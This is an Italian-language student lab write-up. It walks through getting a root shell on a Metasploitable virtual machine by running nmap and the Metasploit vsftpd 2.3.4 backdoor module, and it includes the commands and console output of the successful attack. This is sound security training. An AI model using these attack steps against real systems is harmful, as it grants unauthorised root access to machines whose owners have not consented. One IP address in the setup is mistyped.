S7/L1

Indice

Traccia

Nella lezione pratica di oggi vedremo come effettuare una sessione di hacking con Metasploit sulla macchina Metasploitable.


Partendo dall'esercizio visto nella lezione di oggi, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio «vsftpd» (lo stesso visto in lezione teorica).

L'unica differenza, sarà l'indirizzo della vostra macchina Metasploitable. Configuratelo come di seguito: 192.168.1.149/24.


Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test_metasploit.

Configurazione delle macchine Metasploitable e Kali

Come prima cosa l'esercizio ci chiede di configurare la rete della macchina Metasploitable con l'indirizzo I***P 192.168.1.149***.




Procediamo con la configurazione della rete anche della macchina Kali impostato l'indirizzo ***IP 191.168.1.150***.



Scansione con nmap


Dopo aver completato la configurazione di rete ed aver verificato che le macchine comunichino tra di loro, avviamo un scansione con ***nmap***. Per verificare quali porte sono aperte e i vari servizi assocciati utilizziamo il comando ***nmap -sV 192.168.1.149*** (ip della macchina da scansionare).




Possiamo notare che il servizio ***vsftpd***,di cui abbiamo bisogno, è attivo sulla porta 21.

Metaploit

Possiamo procedere con la sessione di hacking sulla macchina Metasploitable, sul servizio vsftpd.
Avviamo Metaspolit con il comando ***msfconsole*** e andiamo a cercare il servizio vsftpd con il comando ***search vsftpd***.



Restituendoci due risultati. A noi interessa in secondo indicato con il numero 1 quindi usiamo in comando ***use exploit/unix/ftp/ vsftpd_234_backdoor.***
Con il comando ***show options*** vediamo quali parametri ci richiede per poi andarli a configurare



Viene richiesto l'indirizzo IP della vittima che andremo a configurare con il comando ***set RHOST 192.168.1.149.***

```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:ho
                                       st:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.149    yes       The target host(s), see https:/
                                       /docs.metasploit.com/docs/using
                                       -metasploit/basics/using-metasp
                                       loit.html
   RPORT    21               yes       The target port (TCP)
```

Dopo di che andiamo a vedere quali payload sono disponibili tramite il comando ***show payload,*** e scegliamo e configuriamo il payload.
A questo punto possiamo lanciare l'attacco con il comando ***exploit***.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - The port used by the backdoor bind listener is al
ready open
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.150:41863 → 192.168.1.149
:6200) at 2024-03-04 09:37:38 -0500
```

Vediamo che abbiamo una Shell sul sistema remoto e possiamo eseguire qualsiasi comando. Andiamo a creare una cartella nella directory di root con il comando ***mkdir test_metasploit***

```
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```